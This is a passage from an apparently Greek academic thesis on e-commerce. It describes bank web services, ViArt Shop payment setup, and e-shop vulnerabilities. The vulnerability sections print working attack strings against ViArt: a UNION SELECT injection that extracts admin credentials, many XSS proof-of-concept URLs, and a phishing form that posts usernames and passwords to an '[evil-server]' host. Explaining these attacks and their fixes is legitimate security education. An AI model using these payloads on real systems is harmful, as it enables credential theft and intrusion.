- On line αποστολή εντολών Limit, Market, με τιμή Ανοίγματος/Κλεισίματος, Stop Loss.
- Ακύρωση ή μεταβολή των εντολών του πριν αυτές εκτελεστούν.
- Δημιουργία διαθέσιμων προς δέσμευση είτε από τραπεζικό λογαριασμό είτε από εξαγορά Αμοιβαίων Κεφαλαίων (Α/Κ).
- On line αποστολή εντολών αγοράς και πώλησης Α/Κ.
- Διαχείριση λογαριασμών Margin και Παραγώγων.
- Συμμετοχή σε Δημόσιες Εγγραφές.
- Παρακολούθηση των χαρτοφυλακίων του.
- Παρακολούθηση της χρηματικής τους θέσης.
- Δημιουργία alerts και μηνυμάτων.
- Γράφημα τιμών μετοχής ή δείκτη.

4.4 WebShop και egnatiaPrepay

Οι υπηρεσίες προσφέρουν τη δυνατότητα στις επιχειρήσεις να πωλούν on line προϊόντα και υπηρεσίες μέσω internet, λαμβάνοντας την αξία των αγαθών είτε με χρέωση πιστωτικής κάρτας(VISA, MASTERCARD), είτε με χρέωση κάρτας προπληρωμένων αγορών egnatiaPrepay. Οι επιχειρήσεις ενημερώνονται online για την κατάσταση των συναλλαγών που διενεργούνται μέσω του διαδικτύου.

4.5 WebTicket

Η υπηρεσία προσφέρει σε επιχειρήσεις που δραστηριοποιούνται στο χώρο του θεάματος, τις εξής δυνατότητες:

- Online πώληση εισιτηρίων θεαμάτων, είτε με χρήση πιστωτικής κάρτας, είτε με χρέωση κάρτας προπληρωμένων αγορών, είτε με χρέωση τραπεζικού λογαριασμού.

- Καταχώρηση διατιθέμενων παραστάσεων και πληροφοριών αυτών.
- Καταχώριση αναλυτικής κάτοψης του χώρου τους.
- Επιλογή διαθέσιμων εισιτηρίων προς πώληση από το διαδίκτυο.
- Online ενημέρωση για τις πωλήσεις εισιτηρίων.

4.6 Ασφάλεια

Η είσοδος σε όλες τις Internet εφαρμογές της Εγνατίας Τράπεζας απαιτεί τη χρήση κωδικών ασφαλείας (κωδικό όνομα χρήστη και PIN). Έτσι για την είσοδο στην υπηρεσία egnatiaPayment, απαιτείται όνομα χρήστη (user-id) και κωδικός αριθμός ασφαλείας (PIN), οι οποίοι δημιουργούνται αυτόματα από το σύστημα. Για να εκτελεστεί οποιαδήποτε εντολή στην υπηρεσία egnatiaPayment θα πρέπει επιπλέον να χρησιμοποιείται ένας από τους αριθμούς επικύρωσης συναλλαγής (TAN) που αποστέλλεται στους πελάτες με τη μορφή λίστας και από όπου χρησιμοποιείται κάθε φορά ο πρώτος μη χρησιμοποιούμενος. Μαζί με την εγγραφή στην υπηρεσία egnatiaPayment ο πελάτης εγγράφεται αυτόματα και στο Web Teller.

Οι υπηρεσίες web της Εγνατίας Τράπεζας χρησιμοποιούν Πιστοποιητικό Αυθεντικότητας της VeriSign. Έτσι εξασφαλίζεται στον πελάτη ότι κανείς άλλος δεν μπορεί να προσποιηθεί ότι είναι η τράπεζα και με τον τρόπο αυτόν να υποκλέψει πολύτιμες πληροφορίες (για παράδειγμα το PIN του πελάτη).

Ταυτόχρονα στα συστήματα της Εγνατίας Τράπεζας εφαρμόζονται επιπλέον μέτρα ασφαλείας όπως:

- Ο αλγόριθμος IDEA 128bits που χρησιμοποιείται για την κρυπτογράφηση μηνυμάτων που αφορούν τραπεζικές συναλλαγές όταν "ταξιδεύουν" στο internet.
- Ο τερματισμός της λειτουργίας της εφαρμογής, αν αυτή δε χρησιμοποιηθεί για χρονικό διάστημα 15 λεπτών. Έτσι, αφενός δεν μπορεί να χρησιμοποιηθεί από άλλο πρόσωπο στην απουσία του εξουσιοδοτημένου χρήστη, αφετέρου δίνει ελάχιστο χρόνο για την προσπάθεια

αποκρυπτογράφησης του μηνύματος, καθώς στην επόμενη ανταλλαγή μηνύματος το κλειδί θα είναι διαφορετικό.

5. Σύστημα πληρωμής χωρίς τη χρήση εξωτερικών συστημάτων πληρωμής, τραπεζών και πιστωτικών καρτών.

Υπάρχουν περιπτώσεις στις οποίες οι ιδιοκτήτες του καταστήματος θα προτιμούσαν να χειρίζονται πληρωμές από ότι να χρησιμοποιούν ένα εξωτερικό σύστημα πληρωμής. Οι λόγοι περιλαμβάνουν τα ακόλουθα:

- έχουμε αποφασίσει τα μέσα με τα οποία θέλουμε να χρεώσουμε τον πελάτη,
- θέλουμε οι πελάτες να πληρώνουν με επιταγή ή ταχυδρομική διαταγή,
- θέλουμε να χρησιμοποιήσουμε τη μέθοδο πληρωμής μετρητά κατά την παράδοση των προϊόντων (cash on delivery).

Σε αυτή την περίπτωση αυτό που απαιτείται είναι ένα μη πραγματικού χρόνου σύστημα πληρωμής το οποίο επιτρέπει να δέχεται παραγγελίες και να χειρίζεται όλα τα χρηματικά θέματα χειροκίνητα.

Το ViArt Shop το επιτρέπει αυτό μέσω του προσωπικού συστήματος πληρωμής (Personal Payment System).

Ακολουθούμε τη διαδρομή: Administration > Sales Orders > Payment Systems.

Το πρώτο σύστημα που αναγράφεται στη λίστα είναι το προσωπικό.

Η διαδικασία για να ρυθμίσουμε το προσωπικό σύστημα πληρωμής είναι σχεδόν η ίδια για οποιαδήποτε άλλο σύστημα.

Περιέχει τα ακόλουθα βήματα:

- Edit System
- Payment Details Page
- Final Checkout Page

όπως είχαμε περιγράψει στις παραγράφους 3.11, 3.12 και 3.13.

Η μόνη διαφορά με το προσωπικό σύστημα πληρωμής είναι ότι δεν απαιτούνται οποιαδήποτε ειδικά scripts για να αποστείλουν ή να λάβουν δεδομένα από οποιαδήποτε εξωτερικά συστήματα πληρωμής.

Παρακάτω θα περιγράψουμε τη διαδικασία για να δημιουργήσουμε ένα εξειδικευμένο προσωπικό σύστημα πληρωμής το οποίο μπορεί να δουλεύει με όλες τις καλούμενες κεντρικές παραγγελίες χωρίς να απαιτούνται οι λεπτομέρειες των πιστωτικών καρτών.


Τα βήματα είναι τα εξής:

1. Θα δημιουργήσουμε ένα κενό αρχείο (μπορούμε να χρησιμοποιήσουμε το notepad για αυτό) και θα το αποθηκεύσουμε ως: 'money_order.php'

2. θα τοποθετήσουμε το αρχείο 'money_order.php' στο 'payments' φάκελο του ηλεκτρονικού μας καταστήματος


3. Ακολουθούμε τη διαδρομή: Administration > Orders > Payment System, επιλέγουμε προσωπικό σύστημα πληρωμής (Personal Payment system) και κάνουμε κλικ στο 'Edit System' σύνδεσμο.

4. Καθορίζουμε το αρχείο 'order_confirmation.php' στο URL πληρωμής



Εικόνα 92: payment URL.

5. Πηγαίνουμε στο τμήμα με τις εξειδικευμένες παραμέτρους (Advanced Parameters Section), απενεργοποιούμε την επιλογή 'Is Advanced' και καθορίζουμε το 'payments/money_order.php' και στα δύο πεδία: 'Advanced Library' και 'Advanced URL'



Εικόνα 93: 'Advanced Library' και 'Advanced URL'

6. Ξετυλίγουμε την οθόνη στο πάνω μέρος της σελίδας και απενεργοποιούμε την επιλογή 'Use for Call Centre'

7. Αποθηκεύουμε τις αλλαγές πατώντας το κουμπί 'Update'

8. Πηγαίνουμε στο Call Centre Orders και σχεδιάζουμε μια δοκιμή (test) παραγγελία.

6. Τρωτά σημεία στην ασφάλεια των ηλεκτρονικών καταστημάτων.

6.1 SQL Injection

Σε μία SQL injection επίθεση, ο επιτιθέμενος προσπαθεί να ανακτά, να μεταβάλλει ή να διαγράφει δεδομένα, να εκτελεί SQL εντολές, ή να μεταβάλλει τις ρυθμίσεις του κεντρικού συστήματος. Κατά τη διάρκεια της επίθεσης, το κεντρικό σύστημα εγχέει λανθασμένα δεδομένα μέσω SQL εντολών. Για παράδειγμα, ο επιτιθέμενος μπορεί να χρησιμοποιήσει μια αλληλουχία από ερωτήματα προς το κεντρικό σύστημα έτσι ώστε να εμβάλλει μια ακολουθία διαφυγής, η οποία είναι μια σειρά από χαρακτήρες που χρησιμοποιούνται για να προκαλέσουν εντολές στο κεντρικό σύστημα. Το παρακάτω είναι ένας συνηθισμένος τύπος από SQL ερωτήματα στα οποία η βάση δεδομένων ερευνάται για πελάτες που ταιριάζουν ανάλογα με τη μεταβλητή που παρέχεται από το χρήστη.

SELECT * FROM customer WHERE name=” ” + strName + “; “

Το άτομο το οποίο έχει γράψει αυτή την αλληλουχία θα ελπίζει ότι ο χρήστης της δικτυακής εφαρμογής θα παρέχει το όνομα του πελάτη, το οποίο θα μπορούσε να προκαλέσει την αλληλουχία να αναζητά κάθε ένα πελάτη με αυτό το όνομα. Ωστόσο, αν ο επιτιθέμενος γνώριζε ποια βάση δεδομένων έχει αναζητηθεί θα μπορούσε να εισάγει μια γραμμή όπως η ακόλουθη, με αποτέλεσμα να προκαλούσε μείζονα προβλήματα.

Smith ‘; DROP TABLE customer

Εισάγοντας αυτήν την αξία για τη μεταβλητή strName, η αλληλουχία γίνεται ως εξής:

SELECT * FROM customer WHERE name=’Smith’; DROP TABLE customer;”

Αυτή η αλληλουχία τώρα μπορεί να καθίσταται αρκετά μεγάλο πρόβλημα, αφού θα αναζητήσει τους πελάτες με το όνομα Smith και μετά θα εκτελέσει μια εντολή και να διαγράψει τη βάση δεδομένων του πελάτη. Όταν δεν επιβεβαιώνεται η εισαγωγή που παρέχεται από τις SQL εντολές, οποιαδήποτε αριθμός από προβλήματα μπορούν να προκύψουν από τέτοια επίθεση. Οι επιθέσεις SQL Injection επιτρέπουν στον επιτιθέμενο να εκμεταλλεύεται κωδικούς και να εκτελεί μη εξουσιοδοτημένες εντολές στο κεντρικό σύστημα. Είναι σημαντικό ότι οτιδήποτε περάσει το κεντρικό σύστημα να ελέγχεται και να είναι εξουσιοδοτημένο έτσι ώστε τέτοια προβλήματα να μη λαμβάνουν χώρα.

Οι επιθέσεις SQL Injection είναι πολύ συνηθισμένες για το λόγο ότι κάθε δικτυακή εφαρμογή χρησιμοποιεί μια βάση δεδομένων για να αποθηκεύει και να ανακτά δεδομένα. Οι επιθέσεις αυτές είναι πιθανές διότι οι εφαρμογές τυπικά χρησιμοποιούν απλουστευμένες SQL αλληλουχίες για να κατασκευάσουν SQL ερωτήματα, αλλά αποτυγχάνουν διορθώνουν εισαγόμενα δεδομένα.

Ο μόνος τρόπος για να αποφύγουμε τα προβλήματα των επιθέσεων SQL Injection είναι να αποφεύγουμε να χρησιμοποιούμε απλοειδείς αλληλουχίες ως έναν τρόπο να δημιουργούμε ερωτήματα. Μια καλύτερη και ασφαλέστερη προσέγγιση είναι να χρησιμοποιούμε έτοιμες δηλώσεις. Σε αυτήν την προσέγγιση, ένα περίγραμμα ερωτήματος παραχωρείται στη βάση δεδομένων, ακολουθούμενο από διαχωρισμένα δεδομένα του χρήστη. Η βάση δεδομένων στη συνέχεια θα κατασκευάσει το τελικό ερώτημα, εξασφαλίζοντας ότι καμία SQL Injection δε θα λάβει χώρα.

Εκμεταλλευόμενοι τις αδυναμίες της SQL Injection στο ότι χρειάζεται κόπος όσο αφορά στο γεγονός ότι υπάρχουν πάρα πολλά συστήματα βάσεων δεδομένων, και κάθε σύστημα υποστηρίζει διαφορετικά χαρακτηριστικά και ελαφρώς διαφορετική σύνταξη για κάθε SQL ερώτημα. Ο επιτιθέμενος συνήθως εργάζεται στο να αναγνωρίσει τον τύπο από τη βάση δεδομένων και αργότερα προχωρά στην αναζήτηση της λειτουργικότητας και στην προσπάθεια να χρησιμοποιήσει κάτι από αυτό.

Οι βάσεις δεδομένων περιέχουν ειδικά χαρακτηριστικά που κάνουν τη ζωή δύσκολη για εκείνους που προσπαθούν να τις ασφαλίσουν.

- Μπορούμε συνήθως να απαριθμούμε τους πίνακες στη βάση δεδομένων, καθώς και τα πεδία που αναγράφονται σε κάθε πίνακα. Μπορούμε να ανακτούμε τις έννοιες από διαφορετικές παραμέτρους της βάσης δεδομένων, μερικές από τις οποίες μπορεί να περιέχουν πολύτιμες πληροφορίες.
- Πολλές βάσεις δεδομένων μπορούν να διαβάσουν και να γράψουν αρχεία, συνήθως να εκτελέσουν εισαγωγή και εξαγωγή δεδομένων. Αυτά τα χαρακτηριστικά μπορούν να προωθηθούν ώστε να αποδώσουν τα περιεχόμενα της βάσης δεδομένων, τα οποία μπορούν να προσπελασθούν από τον επιτιθέμενο. Σχετικές πληροφορίες περιγράφονται στο: http://www.dataloss.net/papers/how.defaced.apache.org.txt.
- Ο Microsoft SQL server θέτει σε λειτουργία περισσότερα από 1,000 ενσωματωμένες αποθηκευμένες διαδικασίες. Μερικές από αυτές πραγματοποιούν σημαντικές λειτουργίες όπως είναι η εκτέλεση του κώδικα λειτουργικών συστημάτων, η εγγραφή ερωτημάτων SQL μέσα σε αρχείο, ή εκτέλεση πλήρους αντιγράφων της βάσης δεδομένων διαμέσου του internet (στο σημείο επιλογής του επιτιθέμενου). Οι αποθηκευμένες διαδικασίες είναι το πρώτο χαρακτηριστικό στο οποίο ο επιτιθέμενος θα δείξει ενδιαφέρον αν ανακαλύψει μια SQL Injection τρωτότητα σε ένα Microsoft SQL server.

Πηγές επιθέσεων SQL Injection:

- "SQL Injection" by Kevin Spett (SPI Dynamics) http://www.spidynamics.com/whitepapers/WhitepapersSQLInjection.pdf
- "Advanced SQL Injection in SQL Server Applications" by Chris Anley (NGS) http://www.nextgenss.com/papers/advanced_sql_injection.pdf
- "Hackproofing MySQL" by Chris Anley (NGS) http://www.nextgenss.com/papers/HackproofingMySQL.pdf
- "LDAP Injection" by Sacha Faust (SPI Dynamics) http://www.spidynamics.com/whitepapers/LDAPinjection.pdf
- "Blind XPath Injection" by Amit Klein (Sanctum) http://www.sanctuminc.com/pdf/WhitePaper_Blind_XPath_Injection.pdf
- "SQL Injection Signatures Evation" by Ofer Maor and Amichai Shulman http://www.imperva.com/application_defense_center/white_papers/sql_injection_signatures_evation.html

6.1.2 SQL Injection στο ViArt

http://www.milw0rm.com/exploits/6154

Υπάρχει ένας πολύ υψηλός κίνδυνος για SQL Injection επιθέσεις στο ViArt ηλεκτρονικό μας κατάστημα, που επιτρέπει στον επιτιθέμενο να εκτελέσει αυθαίρετα ερωτήματα με σκοπό κακόβουλες απαιτήσεις. Ο ευπαθής κώδικας μπορεί να βρεθεί στο "products_rss.php". όπως φαίνεται παρακάτω η "$category_id" μεταβλητή δεν είναι ποτέ ξεκάθαρη μέσα στα ερωτήματα, και ούτε είναι ποτέ ξεκάθαρη πριν από εκείνο το σημείο.

```
If ($category_id == 0){
    $sql = "SELECT category_id, friendly_url FROM " . $table_prefix. "categories WHERE category_path like '%".$category_id.",%' AND is showing = 1 ";
} else {
    $sql = "SELECT category_id, friendly_url FROM». $table_prefix. "categories WHERE category_path like '%,". $category_id.", %' AND is showing = 1 ";
}
```

Το παραπάνω επιτρέπει σε έναν επιτιθέμενο να επιλέξει χωρίς δυσκολία, αυθαίρετα δεδομένα από τη βάση δεδομένων όπως ονόματα, κωδικούς καθώς και αριθμούς πιστωτικών καρτών.

Επίσης μια διεύθυνση όπως:

```
/products_rss.php?category_id=1' UNION SELECT concat(login,char(58),password),0 FROM va_admins -- /*
```

Θα μπορούσε επιτυχώς να συλλέξει πληροφορίες από τις βάσεις δεδομένων που υλοποιούνται από τους διαχειριστές και έπειτα θα προσπαθήσει να χρησιμοποιήσει τα στοιχεία των διαχειριστών σε ένα sql ερώτημα. Ακόμα, τα πιστοποιητικά των διαχειριστών θα επιδειχθούν στο λάθος SQL ως τμήμα της ελαττωματικής ερώτησης και θα είναι ορατά στον επιτιθέμενο. Αξίζει επίσης να σημειωθεί ότι το ViArt αποθηκεύει όλα τα πιστοποιητικά στο σαφές κείμενο (plaintext), έτσι μόλις ένας

επιτιθέμενος κατέχει τα πιστοποιητικά έχει εγγυημένη την πρόσβαση του στην εφαρμογή.

6.2 Cross-Site Scripting

Το Cross-Site Scripting (CSS) είναι η ικανότητα να εισάγονται κακόβουλα προγράμματα (scripts) μέσα σε δυναμικές ιστοσελίδες. Τα σενάρια αυτά είναι μεταμφιεσμένα ως γνήσια δεδομένα, όπως για παράδειγμα σχόλια σε σελίδα εξυπηρέτησης πελατών και εξαιτίας της ικανότητας μεταμφίεσης τους εκτελούνται μέσω του browser του χρήστη. Το αποτέλεσμα ενδεχομένως είναι η δέσμευση της πιο εμπιστευτικής πληροφορίας ή η καταστροφή του υπολογιστή που δέχεται επίθεση. Ο επιτιθέμενος θα μπορούσε να χρησιμοποιήσει CSS για να εισάγει καταστροφικά scripts μέσα στη σελίδα των αποτελεσμάτων που δημιουργείται σχεδόν από οποιεσδήποτε ιστοσελίδες.

Μέρος του προβλήματος είναι ότι όταν ένας browser ανακτά μια σελίδα η οποία περιέχει κακόβουλο κώδικα, δεν έχει τη δυνατότητα να ελέγχει την αξιοπιστία του script, απλά πραγματοποιεί μια αυτόματα εκτέλεση του script. Επειδή το script είναι εκτελέσιμο απευθείας από τον υπολογιστή του χρήστη, μπορεί να προγραμματιστεί να κάνει οτιδήποτε στο σύστημα, για παράδειγμα κλοπή κωδικών και ξαναφορμάρισμα του σκληρού δίσκου.

Μια πιθανή λύση για την επιτυχή αποφυγή μιας CSS επίθεσης είναι οι τελικοί χρήστες να απενεργοποιούν την ικανότητα των browser όσο αφορά τη γλώσσα των scripts. Ωστόσο, το κακό είναι ότι οι περισσότερες τοποθεσίες δικτύου βασίζονται στα scripts για να δημιουργήσουν τα χαρακτηριστικά που οι τελικοί χρήστες πρόκειται να χρησιμοποιήσουν. Η απενεργοποίηση της γλώσσας των scripts στις τοποθεσίες δικτύου προλαμβάνει τους χρήστες από τη δυνατότητα να έχουν πρόσβαση στα χαρακτηριστικά που παρέχονται από τα scripts, ακόμα και σε αξιόπιστες δικτυακές τοποθεσίες.

Αν η CSS επίθεση είναι επιτυχής, ο επιτιθέμενος θα ελέγχει τον HTML πηγαίο κώδικα, προσθέτοντας HTML και JavaScript κώδικα κατά βούληση.

Αυτή η επίθεση λαμβάνει χώρα όταν τα δεδομένα στέλνονται σε ένα script με την παράμετρο να ανταποκρίνεται θετικά. Ένας τρόπος για να εκμεταλλευτούμε αυτήν

την τρωτότητα είναι ο χρήστης να κάνει ‘κλικ’ σε ένα σύνδεσμο που νομίζει ότι είναι αθώος. Ο σύνδεσμος στη συνέχεια μεταφέρει το χρήστη σε μια τρωτή σελίδα, αλλά οι παράμετροι θα εμπλουτίσουν το περιεχόμενο της σελίδας με κακόβουλο φορτίο. Ως αποτέλεσμα, ο κακόβουλος κώδικας θα εκτελεστεί στο ασφαλή περιεχόμενο του browser.

Υποθέτοντας ότι ένα script περιέχει μια μη ασφαλή αλληλουχία PHP κώδικα όπως η ακόλουθη:

<? Echo $_REQUEST [“param”] ?>

Μπορεί να προσαρτηθεί σε μια URL παρόμοια με την ακόλουθη:

http://www.exmple.com/xss.php?param=<script>alert(document.location)</script>

Η τελική σελίδα θα περιέχει τον JavaScript κώδικα που δίνεται ως παράμετρος από το script. Ανοίγοντας μια τέτοια σελίδα το αποτέλεσμα θα εμφανιστεί σε αναδυόμενο παράθυρο στην οθόνη με δεδομένο ότι δεν ήταν αυτό το οποίο είχε σκοπό η πρωτότυπη σελίδα. Αυτό αποτελεί μια απόδειξη του τι μπορούμε να χρησιμοποιήσουμε αν το script είναι τρωτό σε cross-site scripting επιθέσεις.

Ένα χαρακτηριστικό παράδειγμα αποτελεί η διαδικασία εγγραφής που απαιτείται στις περισσότερες δικτυακές εφαρμογές. Αν η φόρμα εγγραφής είναι ευπαθής, τα επιτιθέμενα δεδομένα πιθανόν να παραμείνουν μόνιμα αποθηκευμένα κάπου, καθόλου απίθανο στη βάση δεδομένων. Κάθε φορά που γίνεται μια αίτηση για την εμφάνιση των λεπτομερειών εγγραφής του επιτιθέμενου, τα κακόβουλα δεδομένα που παρουσιάζονται σε μία σελίδα θα πραγματοποιήσουν μια επίθεση. Κατ’ουσίαν, μια αίτηση που τοποθετείται προσεκτικά μπορεί να αποτελέσει επιθέσεις που πραγματοποιούνται εναντίων πολλών χρηστών σε μια φορά.

Οι επιθέσεις CSS μπορεί να έχουν μια από τις ακόλουθες συνέπειες:

- Εξαπάτηση,
- Συλλογή από προσωπικές πληροφορίες του χρήστη,
- Εξασφάλιση εισόδου σε απαγορευμένες δικτυακές τοποθεσίες,
- Εκτέλεση κακόβουλων αιτήσεων υπό το συμφέρον του χρήστη,
- Εξαγορά του συστήματος του πελάτη,
- Έκθεση του πελάτη,

Οι CSS επιθέσεις είναι δύσκολο να εντοπιστούν γιατί η περισσότερη δράση λαμβάνει μέρος στον browser , και δεν υπάρχουν ίχνη στο κεντρικό σύστημα. Συνήθως, μόνο η αρχική επίθεση μπορεί να εμφανιστεί στα αρχεία του κεντρικού συστήματος.

Οι CSS επιθέσεις μπορούν να αποφευχθούν με τη σχεδίαση εφαρμογών που επικυρώνουν κατάλληλα τα εισαγόμενα δεδομένα διαφεύγει όλα τα εξερχόμενα. Οι χρήστες δε θα πρέπει ποτέ να τους επιτρέπεται να επιβεβαιώνουν HTML αύξηση σε κάθε εφαρμογή. Αλλά αν είναι αναπόφευκτη η επιβεβαίωση, δε θα πρέπει ο χρήστης να βασίζεται σε μια απλή αντικατάσταση των λειτουργιών και αξιόπιστες εντυπώσεις να διευκαλύνουν την εισαγωγή της πληροφορίας. Σε αντίθεση, η χρήση κατάλληλης HTML ανάλυσης για την κατάργηση της εισαγωγής της πληροφορίας και έπειτα την εξαγωγή από αυτήν εκτός από τα τμήματα που θεωρούμε ασφαλή.

6.2.1 Πηγές επιθέσεων Cross-Site Scripting:

- "The Cross-Site Scripting FAQ" by Robert Auger
  http://www.cgisecurity.com/articles/xss-faq.txt
- "Advisory CA-2000-02: Malicious HTML Tags Embedded in Client Web Requests" by CERT Coordination Center
  http://www.cert.org/advisories/CA-2000-02.html
- "Understanding Malicious Content Mitigation for Web developers" by CERT Coordination Center
  http://www.cert.org/tech_tips/malicious_code_mitigation.html
- "Cross-Site Scripting" by Kevin Spett (SPI Dynamics)
  http://www.spidynamics.com/whitepapers/SPIcross-sitescripting.pdf
- "Cross-Site Tracing (XST)" by Jeremiah Grossman (WhiteHat Security)
  http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf
- "Second-order Code Injection Attacks" by Gunter Ollman (NGS)
  http://www.nextgenss.com/papers/SecondOrderCodeInjection.pdf
- "Divide and Conquer, HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics" by Amit Klein (Sanctum)
  http://www.sanctuminc.com/pdf/whitepaper_httpresponse.pdf

6.2.2 Cross-Site Scripting στο ViArt.

http://securitytracker.com/alerts/2005/May/1013853.html

Τα 'basket.php', 'forum.php', 'page.php', 'reviews.php', 'products.php', and 'news_view.php' scripts δεν επικυρώνουν κατάλληλα το χρήστη με την παρεχόμενη εισαγωγή για να αφαιρέσουν τον κώδικα HTML. Ένας απομακρυσμένος χρήστης μπορεί να δημιουργήσει ένα ειδικά επεξεργασμένο URL, που όταν φορτώνεται από ένα χρήστη-στόχο, θα αναγκάσει τον αυθαίρετο κώδικα να εκτελεστεί από τη μηχανή αναζήτησης του χρήστη-στόχου. Ο κώδικας θα προέλθει από την περιοχή που τρέχει το λογισμικό του ηλεκτρονικού καταστήματος ViArt και θα τρέξει στο πλαίσιο ασφάλειας εκείνης της περιοχής. Κατά συνέπεια, ο κώδικας θα είναι σε θέση να έχει πρόσβαση στα cookies του χρήστη-στόχου (συμπεριλαμβανομένων των cookie επικύρωσης) που συνδέονται και ενδεχομένως με την περιοχή να έχει πρόσβαση στα στοιχεία που έχουν υποβληθεί πρόσφατα από το χρήστη-στόχο, μέσω της μορφής της ιστοσελίδας στην περιοχή, ή να λάβει ενέργειες στην ιστοσελίδα ενεργώντας ως χρήστης-στόχος.

Κάποιες επιδείξεις παρέχονται στα URLs:

http://[target]/basket.php?rp=products.php%3Fcategory_id% 3D0
[XSS-CODE]%26search_string%3Dss%26search_category_id%3D

http://[target]/basket.php?rp=products.php%3Fcategory_id%3D0%26
search_string%3D[XSS-CODE]%26search_strin g%3Dss%26
search_category_id%3D%26search_category_id%3D

http://[target]/basket.php?rp=products.php%3Fcategory_id
%3D0%26search_string%3Dss%26search_string%3Dss%26
s earch_category_id[XSS-CODE]%26search_category_id%3D

http://[target]/basket.php?rp=products.php%3Fcategory_id%3D0%26
search_string%3Dss%26search_string%3Dss%26
search _category_id%3D[XSS-CODE]%26search_category_id%3D

http://[target]/basket.php?rp=products.php%3Fcategory_id%3D0%26
search_string%3Dss%26search_string%3Dss%26search_cat egory_id%3D
%26search_category_id%3D[XSS-CODE]

http://[target]/page.php?page=about%22%3E

%3Cscript%3Ealert(document.cookie)%3C/script%3E

http://[target]/page.php? page=%3Cp%3Ean%20eror%20was
%20send%20to%20webmaster,%20please%20insert%20your%20
username%20and%20password%20,%20and%20continue%20shopping
%20%3Cform%20action=%22http ://[evil-server]/save.php%22%20
method=%22post%22%3EUsername:%3Cinput%20aame=%22username
%22%20type=%22text%22%20maxlength=%2230%22%3E%3Cbr%3EPass
word:
%3Cinput%20name
=%22password%22%20type=%22text%22%20maxlength=
%2230%22%3E%3Cbr%3E%3Cinput%20name=%

http://[target]/reviews.php?category_id=0&item_id=4[XSS-CODE]

http://[target]/r eviews.php?category_id=0[XSS-CODE]&item_id=4

http://[target]/reviews.php?filter=0&item_id=4
[XSS-CODE]&category_id=0

http://[target]/product_details.php?item_id=4

&category_id=0[XSS-CODE]

http://[target]/products.php?category_id=13[XSS-CODE]

http://[target]/products.php?category_id=0&search_string=
[XSS-CODE]&search_categor y_id=

http://[target]/news_view.php?news_id=3&rp=
news.php[XSS-CODE]&page=1

http://[target]/news_view.php?news_id=3&rp=
news.php&page=1[XSS-CODE]

Το 'forum_new_thread.php' μπορεί να χρησιμοποιηθεί για να εκμεταλλευθεί το 'forum.php' δια μέσου του όνομα χρήστη, το ηλεκτρονικό ταχυδρομείο, τα θέματα, και τις περιοχές των μηνυμάτων.

6.3 Buffer Overflow

